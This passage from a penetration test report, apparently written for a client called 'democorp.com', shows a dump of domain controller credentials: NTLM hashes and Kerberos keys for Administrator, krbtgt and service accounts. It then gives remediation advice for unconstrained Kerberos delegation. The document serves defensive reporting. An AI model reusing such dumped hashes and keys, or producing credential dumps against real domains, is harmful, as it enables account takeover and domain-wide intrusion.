democorp.com\p.richardson:1113:aad3b435b51404eeaad3b435b51404ee:8df9b347410bd43919caf5201adc1a8c :::
democorp.com\h.hoover:1114:aad3b435b51404eeaad3b435b51404ee:2998938b2b3a6b3bc86a412cc24dc64e :::
helpdesk:1116:aad3b435b51404eeaad3b435b51404ee:b7c62c2f03348714564dd8defb7f7d8e :::
DEMOCORP-DC$:1000:aad3b435b51404eeaad3b435b51404ee:ef4d31242329e641e05fba757a4bdd61 :::
SERVICE$:1103:aad3b435b51404eeaad3b435b51404ee:23ef1421d6fd27428a8ccee3c94a44ed :::
DELEG$:1104:aad3b435b51404eeaad3b435b51404ee:5b41dd07dc012bde997a12995fafc4b7 :::
PRINTER$:1105:aad3b435b51404eeaad3b435b51404ee:5be684dd572e8f81a21050c652d8c1e3 :::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:6eff78712b74f329272e68f23cde0254afa68d147d5c1967d7a34f151849be2d
Administrator:aes128-cts-hmac-sha1-96:d2ab027d228971d3efddda9d6e0691ad
Administrator:des-cbc-md5:4c4385a4e07a2561
krbtgt:aes256-cts-hmac-sha1-96:6b5985d37c66b78f4bd9db23d8e8144e4a17707a368ba0565b4ef17985e85911
krbtgt:aes128-cts-hmac-sha1-96:2fa9152399be0ef368442aa54459ef5f
krbtgt:des-cbc-md5:4c6b8fffb15f8b037
democorp.com\badgeservice:aes256-cts-hmac-sha1-96:1870207b23697db77229e39e305c88da674659eef98692aab9132299c38c
0b68
democorp.com\badgeservice:aes128-cts-hmac-sha1-96:583a24d5f560e7f5b455b3e97e19e32a
democorp.com\badgeservice:des-cbc-md5:494ceaf24ad3b602
democorp.com\jbird:aes256-cts-hmac-sha1-96:f7e1434296d3ba6948c0d86552cc1e8ea185414cb09be85b9fc7b99a9a8584dc

```

Image 49 - Domain Controller domain credentials dumped

REMEDIATION

Either disable delegation or use one of the following Kerberos constrained delegation (KCD) types:

Constrained delegation: Restricts which services this account can impersonate.

1. **Select Trust this computer for delegation to specified services only.**
2. **Resource-based constrained delegation:** Restricts which entities can impersonate this account. Resource-based KCD is configured using PowerShell. You use the Set-ADComputer or Set-ADUser cmdlets, depending on whether the impersonating account is a computer account or a user account / service account.

Investigate whether unconstrained delegation is actually required. In many cases, unconstrained delegation was mistakenly enabled and can be either disabled entirely or converted to constrained delegation or resource-based constrained delegation. Keep in mind that it is not recommended to configure constrained delegation to a domain controller (DC), because an attacker who compromises a constrained delegation account will be able to impersonate any user to any service on the DC.

Place privileged users in the Protected Users group. This helps prevent them from being used in delegation and keeps their TGTs off the computer after they authenticate.

Monitor the activity of delegated accounts closely. All systems where any type of delegation configured and used should be monitored for suspicious activity.

Employ the patches addressing coerced authentication for coerced authentication exploits.

ADDITIONAL SCANS AND REPORTS

Baycode Security provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by Baycode Security.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”.